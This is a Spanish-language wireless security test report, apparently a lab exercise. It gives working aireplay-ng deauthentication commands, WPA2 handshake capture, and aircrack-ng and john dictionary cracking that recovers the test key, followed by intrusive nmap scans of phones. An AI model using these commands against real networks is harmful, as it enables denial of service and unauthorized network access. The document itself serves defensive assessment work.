
La red inalámbrica a utilizar es Test24 trabajando en la frecuencia de 2.4 GHz, se utilizarán 3 teléfonos conectados a esa red.

| Teléfono | Dirección Mac |
|---|---|
| **HTC Maven3 Z835 (convencional)** | 0C:72:D9:5A:E9:9C |
| **Samsung Galaxy S20 FE 5G** | 8E:AF:6A:69:0A:E0 |
| **Samsung Galaxy S22 Ultra** | CA:DD:5D:91:FE:17 |


El Punto de Acceso es un Router **TP Link Archer C6** con la dirección Mac **50:D4:F7:53:6D:FC**, se ha creado una red inalámbrica llamada Test24, misma que está radiando su frecuencia por el canal 3 con el protocolo WPA2.

Para este ejercicio se coloca la tarjeta de red de un ordenador en modo monitor, y se procede a ejecutar la herramienta de **airmon-ng** haciendo referencia a la tarjeta, la consola mostrará la siguiente consola


Aquí la consola enseguida muestra a los tres dispositivos conectados, con su MacAddress respectiva.




En otras consolas, se ejecutan comandos de la herramienta Aireplay para cada teléfono, a fin de desconectarlo del punto de acceso y capturar la llave o contraseña de la red cuando se reconecte. Vamos a comenzar con el teléfono **Samsung Galaxy S22 Ultra**. Los paquetes se envían al teléfono como aquí se ve.




Después de esto en la consola monitor se aprecia que el dispositivo envía la contraseña del Punto de Acceso, el hadshake lo así lo indica **(EAPOL).**



Después hacemos este mismo procedimiento con el teléfono **Samsung Galaxy S20 FE 5G**.

```
┌──(root㉿hskali)-[~]
└─# aireplay-ng -0 100 -a 50:D4:F7:53:6D:FC -c DE:3A:51:F8:25:FD wlan0mon
12:38:11  Waiting for beacon frame (BSSID: 50:D4:F7:53:6D:FC) on channel 3
12:38:11  Sending 64 directed DeAuth (code 7). STMAC: [DE:3A:51:F8:25:FD] [ 0| 0
12:38:11  Sending 64 directed DeAuth (code 7). STMAC: [DE:3A:51:F8:25:FD] [ 1| 0
12:38:11  Sending 64 directed DeAuth (code 7). STMAC: [DE:3A:51:F8:25:FD] [ 1| 1
12:38:11  Sending 64 directed DeAuth (code 7). STMAC: [DE:3A:51:F8:25:FD] [ 2| 1
12:38:11  Sending 64 directed DeAuth (code 7). STMAC: [DE:3A:51:F8:25:FD] [ 2| 2
```

Al igual que el anterior, el teléfono envía la contraseña al punto de acceso, el handshake así lo indica **(EAPOL). Incluso ya no resulta necesario lanzar los paquetes al teléfono convencional HTC Maven3 Z835.**

```
BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

50:D4:F7:53:6D:FC  -37 100     5820      882    2   3  270   WPA2 CCMP   PSK  Test24

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

50:D4:F7:53:6D:FC  DE:3A:51:F8:25:FD  -22    1e- 6e     2     25752  EAPOL  Test24
50:D4:F7:53:6D:FC  0C:72:D9:5A:E9:9C  -38    1e- 6e     0       936  EAPOL  Test24
```

Una vez detenido el procedimiento, se verifican los archivos de captura creados:

```
captura24-01.cap
captura24-01.csv
captura24-01.kismet.csv
```

Este archivo de captura (**captura24-01.cap**) es el que utilizaremos para mostrar los resultados del proceso de decodificación o descifrado de la contraseña.

Antes podemos identificar algunos de los paquetes de asociación con el Punto de Acceso.

### Association Request

wlan.fc.type_subtype==0

| No. | Time | Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|---|---|
| 5178 | 150.259926 | de:3a:51:f8:25:fd | Tp-LinkT_53:6d:fc | 802.11 | 170 | Association Request, SN=2133, FN=0, Flags=........, SSID="Test24" |
| 6485 | 152.503639 | de:3a:51:f8:25:fd | Tp-LinkT_53:6d:fc | 802.11 | 170 | Association Request, SN=2136, FN=0, Flags=........, SSID="Test24" |
| 39844 | 231.473116 | 6e:50:cf:52:bb:f2 | Tp-LinkT_53:6d:fc | 802.11 | 179 | Association Request, SN=585, FN=0, Flags=........, SSID="Test24" |
| 40018 | 231.793190 | 6e:50:cf:52:bb:f2 | Tp-LinkT_53:6d:fc | 802.11 | 179 | Association Request, SN=587, FN=0, Flags=........, SSID="Test24" |

### Association Response

wlan.fc.type_subtype==1

| No. | Time | Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|---|---|
| 41698 | 235.177788 | Tp-LinkT_53:6d:fc | 6e:50:cf:52:bb:f2 | 802.11 | 209 | Association Response, SN=1411, FN=0, Flags=....R... |
| 49045 | 275.913508 | Tp-LinkT_53:6d:fc | 6e:50:cf:52:bb:f2 | 802.11 | 209 | Association Response, SN=2201, FN=0, Flags=........ |
| 69714 | 313.420202 | Tp-LinkT_53:6d:fc | 6e:50:cf:52:bb:f2 | 802.11 | 209 | Association Response, SN=2797, FN=0, Flags=........ |
| 1106… | 553.553914 | Tp-LinkT_53:6d:fc | zte_5a:e9:9c | 802.11 | 209 | Association Response, SN=2880, FN=0, Flags=........ |
| 1120… | 629.025465 | Tp-LinkT_53:6d:fc | de:3a:51:f8:25:fd | 802.11 | 209 | Association Response, SN=106, FN=0, Flags=........ |

Deauthentication

wlan.fc.type_subtype==12

| No. | Time | Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|---|---|
| 4221 | 148.664541 | Tp-LinkT_53:6d:fc | de:3a:51:f8:25:fd | 802.11 | 26 | Deauthentication, SN=0, FN=0, Flags=..... |
| 4222 | 148.666954 | de:3a:51:f8:25:fd | Tp-LinkT_53:6d:fc | 802.11 | 26 | Deauthentication, SN=1, FN=0, Flags=..... |
| 4224 | 148.669672 | Tp-LinkT_53:6d:fc | de:3a:51:f8:25:fd | 802.11 | 26 | Deauthentication, SN=0, FN=0, Flags=..... |
| 4227 | 148.670215 | de:3a:51:f8:25:fd | Tp-LinkT_53:6d:fc | 802.11 | 26 | Deauthentication, SN=1, FN=0, Flags=..... |

Authentication

wlan.fc.type_subtype==11

| No. | Time | Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|---|---|
| 5157 | 150.245101 | de:3a:51:f8:25:fd | Tp-LinkT_53:6d:fc | 802.11 | 30 | Authentication, SN=2132, FN=0, Flags=..... |
| 5159 | 150.249225 | de:3a:51:f8:25:fd | Tp-LinkT_53:6d:fc | 802.11 | 30 | Authentication, SN=2132, FN=0, Flags=....R... |
| 5170 | 150.255918 | Tp-LinkT_53:6d:fc | de:3a:51:f8:25:fd | 802.11 | 30 | Authentication, SN=3883, FN=0, Flags=....R... |
| 6465 | 152.490745 | de:3a:51:f8:25:fd | Tp-LinkT_53:6d:fc | 802.11 | 30 | Authentication, SN=2135, FN=0, Flags=..... |
| 6470 | 152.495070 | de:3a:51:f8:25:fd | Tp-LinkT_53:6d:fc | 802.11 | 30 | Authentication, SN=2135, FN=0, Flags=....R... |

El archivo de captura además de almacenar diferentes tipos de paquetes, puede contener los handshakes del proceso de autenticación a la red inalámbrica, esto se aprecia en el análisis al archivo de captura con la herramienta pyrit. **9** handshakes provienen del teléfono Samsung Galaxy S22 Ultra, **1** del Samsung Galaxy S20 FE 5G y **1** del HTC Maven3 Z285.

```
root@kali-old:~/Capturas-Wireless# pyrit -r captura24-01.cap analyze
Pyrit 0.5.1 (C) 2008-2011 Lukas Lueg - 2015 John Mora
https://github.com/JPaulMora/Pyrit
This code is distributed under the GNU General Public License v3+

Parsing file 'captura24-01.cap' (1/1)...
Parsed 7399 packets (7399 802.11-packets), got 1 AP(s)

#1: AccessPoint 50:d4:f7:53:6d:fc ('Test24'):
  #1: Station 6e:50:cf:52:bb:f2, 9 handshake(s):
    #1: HMAC_SHA1_AES, good*, spread 1
    #2: HMAC_SHA1_AES, good*, spread 1
    #3: HMAC_SHA1_AES, good*, spread 227
    #4: HMAC_SHA1_AES, good*, spread 227
    #5: HMAC_SHA1_AES, good*, spread 730
    #6: HMAC_SHA1_AES, good*, spread 958
    #7: HMAC_SHA1_AES, bad*, spread 1
    #8: HMAC_SHA1_AES, bad*, spread 732
    #9: HMAC_SHA1_AES, bad*, spread 960
  #2: Station 0c:72:d9:5a:e9:9c, 1 handshake(s):
    #1: HMAC_SHA1_AES, workable*, spread 2
  #3: Station de:3a:51:f8:25:fd, 1 handshake(s):
    #1: HMAC_SHA1_AES, good*, spread 1
```

Después de este análisis al archivo de captura se lleva a cabo la comprobación de los handshakes y la decodificación del hash o contraseña que se envió al punto final.

## Comprobación y decodificación del handshake

```
└# aircrack-ng -J capturahash captura24-01.cap
Reading packets, please wait...
Opening captura24-01.cap
Resetting EAPOL Handshake decoder state.
Resetting EAPOL Handshake decoder state.
Read 113258 packets.

   #  BSSID              ESSID                     Encryption

   1  50:D4:F7:53:6D:FC  Test24                    WPA (1 handshake)

Choosing first network as target.

Reading packets, please wait...
Opening captura24-01.cap
Resetting EAPOL Handshake decoder state.
Resetting EAPOL Handshake decoder state.
Read 113258 packets.

1 potential targets



Building Hashcat file...

[*] ESSID (length: 6): Test24
[*] Key version: 2
[*] BSSID: 50:D4:F7:53:6D:FC
[*] STA: DE:3A:51:F8:25:FD
[*] anonce:
    49 82 6A EF 42 94 25 51 46 D5 47 2B FA ED 45 DA
    77 79 D6 F1 E2 71 6D 54 06 BC B1 A2 20 E6 1D CD
[*] snonce:
    6F 92 D4 77 B0 1F 6C 3B 8B 03 F0 0A 24 96 D8 7F
    AE 47 0B 97 FD D2 D6 33 67 0E 28 0C 06 9B DD 4F
[*] Key MIC:
    28 D4 06 DE 06 8B C6 60 58 9E 94 A2 85 88 92 27
[*] eapol:
    01 03 00 75 02 01 0A 00 00 00 00 00 00 00 00 00
    01 6F 92 D4 77 B0 1F 6C 3B 8B 03 F0 0A 24 96 D8
    7F AE 47 0B 97 FD D2 D6 33 67 0E 28 0C 06 9B DD
    4F 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
    00 00 16 30 14 01 00 00 0F AC 04 01 00 00 0F AC
    04 01 00 00 0F AC 02 00 00

Successfully written to capturahash.hccap
```

A continuación, se puede volcar el contenido del handshake a otro archivo.

```
┌──(root㉿hskali)-[~]
└─# hccap2john capturahash.hccap > capturahandshake
```

```
┌──(root㉿hskali)-[~]
└─# du -hc capturahash.hccap
4.0K    capturahash.hccap
4.0K    total
```

```
┌──(root㉿hskali)-[~]
└─# hccap2john capturahash.hccap
Test24:$WPAPSK$Test24#IBHrIqrwrXdFy0LxPt9IRv.TP1i9.z.877PMTut50tTxohMnNksc1.OPrIx7UafjEdEZ
IIPJFmjuvILORrbKwS7lPJE4j94W6CMRnE21.5I0.Ec............./Pt9IRv.TP1i9.z.877PMTut50tTxohMnNk
sc1.OPrIw.....................................................................3X.I.E..1uk2.E..
1uk2.E..1uk0.....................................................................
.....................................................................................
.............../t.....U...0XI/hs4WwNUK7uIccK6YWQ:de3a51f825fd:50d4f7536dfc:50d4f7536dfc::WP
A2:capturahash.hccap
```

Para descifrar la contraseña enviada en el handshake lo haremos con la herramienta **Aircrack-ng**

```
┌──(root㉿hskali)-[~]
└─# aircrack-ng -w small.txt -b 50:D4:F7:53:6D:FC captura24-01.cap
Reading packets, please wait...
Opening captura24-01.cap
Resetting EAPOL Handshake decoder state.
Resetting EAPOL Handshake decoder state.
Read 113258 packets.

1 potential targets


                               Aircrack-ng 1.7

      [00:00:00] 692/965 keys tested (10360.17 k/s)

      Time left: 0 seconds                                      71.71%

                            KEY FOUND! [ starwars ]


      Master Key     : 70 75 54 0C DE 43 47 3E DF 12 79 96 25 6C B1 C4
                       14 34 EC 7C B7 E0 DA 9D 7A A0 11 AD B3 B6 A9 9B

      Transient Key  : B7 A6 1C EA 99 23 E0 AA 3C DC 96 F2 6F FB 92 1B
                       67 6E 4C A6 0F 3D F7 AF BC 60 7E 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

      EAPOL HMAC     : 28 D4 06 DE 06 8B C6 60 58 9E 94 A2 85 88 92 27
```

```
┌──(root㉿hskali)-[~]
└─# john --wordlist=small.txt capturahandshake
Warning: detected hash type "wpapsk", but the string is also recognized as "wpapsk-pmk"
Use the "--format=wpapsk-pmk" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (wpapsk, WPA/WPA2/PMF/PMKID PSK [PBKDF2-SHA1 256/256 AVX2 8x])
Will run 4 OpenMP threads
Note: Minimum length forced to 8 by format
Press 'q' or Ctrl-C to abort, almost any other key for status
starwars         (Test24)
1g 0:00:00:00 DONE (2022-10-20 11:27) 9.090g/s 2172p/s 2172c/s 2172C/s lost%2Bfound..~webm
aster
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```


```
┌──(root㉿hskali)-[~]
└─# john --show capturahandshake
Test24:starwars de3a51f825fd:50d4f7536dfc:50d4f7536dfc::WPA2:capturahash.hccap

1 password hash cracked, 0 left
```

Se ha logrado obtener la clave de la red inalámbrica y se ha realizado mediante un proceso que se ejecuta en capa 2, estos paquetes en capa 2, por lo general tienen otros mecanismos de cifrado, WPA2 es un protocolo que incorporan los puntos de acceso y se ha demostrado la fragilidad que el protocolo tiene, una forma de proteger mejor la contraseña de la red inalámbrica es utilizando una contraseña compleja, sin embargo esto no impedirá que el handshake no sea capturado.

El obtener la contraseña de la red inalámbrica no resulta ser lo más relevante, el problema o hallazgo más importante aquí es que puede resultar un serio problema el que un atacante deje sin servicio de red inalámbrica a un usuario. Cuando un comando como este se ejecuta, la duración del ataque depende del número de paquetes que se envíen al usuario, en este caso 100 paquetes puede tomar algunos minutos, sin embargo, si la instrucción es -0 0 entonces el ataque continúa hasta que el atacante decida detenerlo, dejando sin posibilidad de reconexión al usuario de la red inalámbrica. Un ataque de este tipo, aunque no afecte la integridad de los datos en el teléfono, afectará la disponibilidad de los servicios por red inalámbrica, provocando la incomodidad, el descontento o el enojo del usuario.

```
┌──(root㉿hskali)-[~]
└─# aireplay-ng -0 100 -a 50:D4:F7:53:6D:FC -c DE:3A:51:F8:25:FD wlan0mon
```




## Conclusión de la prueba

La solución a este problema **NO DEPENDE DEL TELÉFONO**, es una deficiencia en la seguridad del punto de acceso o dispositivo de red inalámbrica, por lo que tendría que incluirse una solución como WIPS (Wireless IPS). De lo contrario los equipos conectados siempre estarían susceptibles a este tipo de ataques. Este hallazgo nos debe resultar relevante.

## Enumeración de puertos y servicios

El propósito es recopilar la información de forma activa, desde la red a fin de tener un contacto con el dispositivo mediante el escaneo de puertos y solicitudes de hadshake, en esta fase se desea lograr obtener información de puertos abiertos cuyos aplicativos utilizan para el envío y recepción de datos, servicios que algunas aplicaciones habiliten para permitir la interconexión al interior o al exterior, así como datos relacionados con el Sistema Operativo y otros datos. La intención es tener base suficiente para realizar un ejercicio de identificación y análisis de vulnerabilidades.


Lo primero que haremos será conectar los dos teléfonos a una red inalámbrica con la finalidad de identificar la dirección Mac de la tarjeta, la dirección de IP asociada con el fin de realizar diversas pruebas a los mismos, mediante diferentes técnicas desde la red local, obviamente en este punto se conecta al teléfono para lograr tener una interacción más amplia que la ofrecida por Bluetooth.

Una forma de revisar a que punto de acceso se han conectado estos teléfonos es poniendo la tarjeta de red en modo monitor y utilizar una herramienta como **Airodump**

| BSSID | STATION | PWR | Rate | Lost | Frames | Notes | Probes |
|---|---|---|---|---|---|---|---|
| D8:47:32:AE:3D:21 | CA:DD:5D:91:FE:17 | -31 | 0 - 6 | 0 | 2 | | |
| D8:47:32:AE:3D:21 | 8E:AF:6A:69:0A:E0 | -38 | 0 - 6e | 0 | 3 | | |
| D8:47:32:AE:3D:21 | D2:36:79:25:55:FC | -35 | 0 -24 | 0 | 2 | | |
| D8:47:32:AE:3D:21 | A0:D0:DC:D0:A9:B4 | -74 | 0 - 6 | 0 | 1 | | |
| 70:8C:B6:10:02:9C | 92:60:EA:83:72:96 | -84 | 0 - 6 | 0 | 1 | | |

Los datos o MacAddress del BSSID es del punto de acceso inalámbrico, mientras que los datos del STATION son los MacAddress de los teléfonos, sin embargo, aquí no vemos la dirección de IP porque Airodump trabaja en capa 2 o interfaz de datos.

Otra herramienta de software para hacer análisis de redes inalámbricas es **Acrylic Suite**, misma que al ponerla a funcionar puede obtener estos datos:




O bien si tenemos acceso al Router Inalámbrico, sería otra forma de adquirir los mismos datos.

| | | | |
|---|---|---|---|
| 2 | Galaxy-S20-FE-5G | 192.168.0.149 | 8E-AF-6A-69-0A-E0 |
| 4 | Tim-s-S22-Ultra | 192.168.0.179 | CA-DD-5D-91-FE-17 |

Conociendo entonces la dirección IP, podemos tratar de ejecutar algunas instrucciones con **NMAP**, una herramienta de software ampliamente utilizada y que ofrece varios métodos de enumeración. Utilizaremos una instrucción algo intrusiva para recabar información. Esta fue la salida:

## Enumeración de puertos GALAXY S20 FE 5G

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-15 18:30 CDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 18:30
Completed NSE at 18:30, 0.00s elapsed
Initiating NSE at 18:30
Completed NSE at 18:30, 0.00s elapsed
Initiating NSE at 18:30
Completed NSE at 18:30, 0.00s elapsed
Initiating Ping Scan at 18:30
Scanning 192.168.0.149 [4 ports]
Completed Ping Scan at 18:30, 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 18:30
Completed Parallel DNS resolution of 1 host. at 18:30, 0.01s elapsed
Initiating SYN Stealth Scan at 18:30
Scanning 192.168.0.149 [1000 ports]
Completed SYN Stealth Scan at 18:30, 7.02s elapsed (1000 total ports)
Initiating Service scan at 18:30
Initiating OS detection (try #1) against 192.168.0.149
Retrying OS detection (try #2) against 192.168.0.149
Initiating Traceroute at 18:30
Completed Traceroute at 18:30, 9.10s elapsed
NSE: Script scanning 192.168.0.149.
Initiating NSE at 18:30
Completed NSE at 18:30, 0.00s elapsed
Initiating NSE at 18:30
Completed NSE at 18:30, 0.00s elapsed
Initiating NSE at 18:30
Completed NSE at 18:30, 0.00s elapsed
Nmap scan report for 192.168.0.149
Host is up (0.00039s latency).
All 1000 scanned ports on 192.168.0.149 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
Too many fingerprints match this host to give specific OS details
```

Los resultados hablan por sí solos, en esta prueba simplemente no hay forma de obtener resultados o información básica del teléfono, debido a que hay un filtrado bien hecho y las solicitudes son ignoradas por el dispositivo.

## Enumeración de Puertos Galaxy S22 Ultra

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-15 18:29 CDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 18:29
Completed NSE at 18:29, 0.00s elapsed
Initiating NSE at 18:29
Completed NSE at 18:29, 0.00s elapsed
Initiating NSE at 18:29
Completed NSE at 18:29, 0.00s elapsed
Initiating Ping Scan at 18:29
Scanning 192.168.0.179 [4 ports]
Completed Ping Scan at 18:29, 0.10s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 18:29
Completed Parallel DNS resolution of 1 host. at 18:29, 0.01s elapsed
Initiating SYN Stealth Scan at 18:29
Scanning 192.168.0.179 [1000 ports]
Completed SYN Stealth Scan at 18:29, 11.47s elapsed (1000 total ports)
Initiating Service scan at 18:29
Initiating OS detection (try #1) against 192.168.0.179
Retrying OS detection (try #2) against 192.168.0.179
Initiating Traceroute at 18:29
Completed Traceroute at 18:30, 9.08s elapsed
NSE: Script scanning 192.168.0.179.
Initiating NSE at 18:30
Completed NSE at 18:30, 0.00s elapsed
Initiating NSE at 18:30
Completed NSE at 18:30, 0.00s elapsed
Initiating NSE at 18:30
Completed NSE at 18:30, 0.00s elapsed
Nmap scan report for 192.168.0.179
Host is up (0.00038s latency).
All 1000 scanned ports on 192.168.0.179 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
Too many fingerprints match this host to give specific OS details
```

Los resultados son una copia fiel del anterior e indica lo mismo, no hay forma de obtener resultados o información básica del teléfono, debido a que hay un filtrado bien hecho y las solicitudes son ignoradas por el dispositivo.

*Este es el primer indicio que tenemos de que no será posible que algunas herramientas dedicadas a realizar intrusiones para extraer datos desde la red tengan éxito en su fase de pruebas.*

Conforme vayamos avanzando en las pruebas, se incluirán algunas basadas en Ingeniería Social, mismas que buscan explotar deficiencias técnicas, falta de conciencia entre otros factores que entreguen otro tipo de resultados.

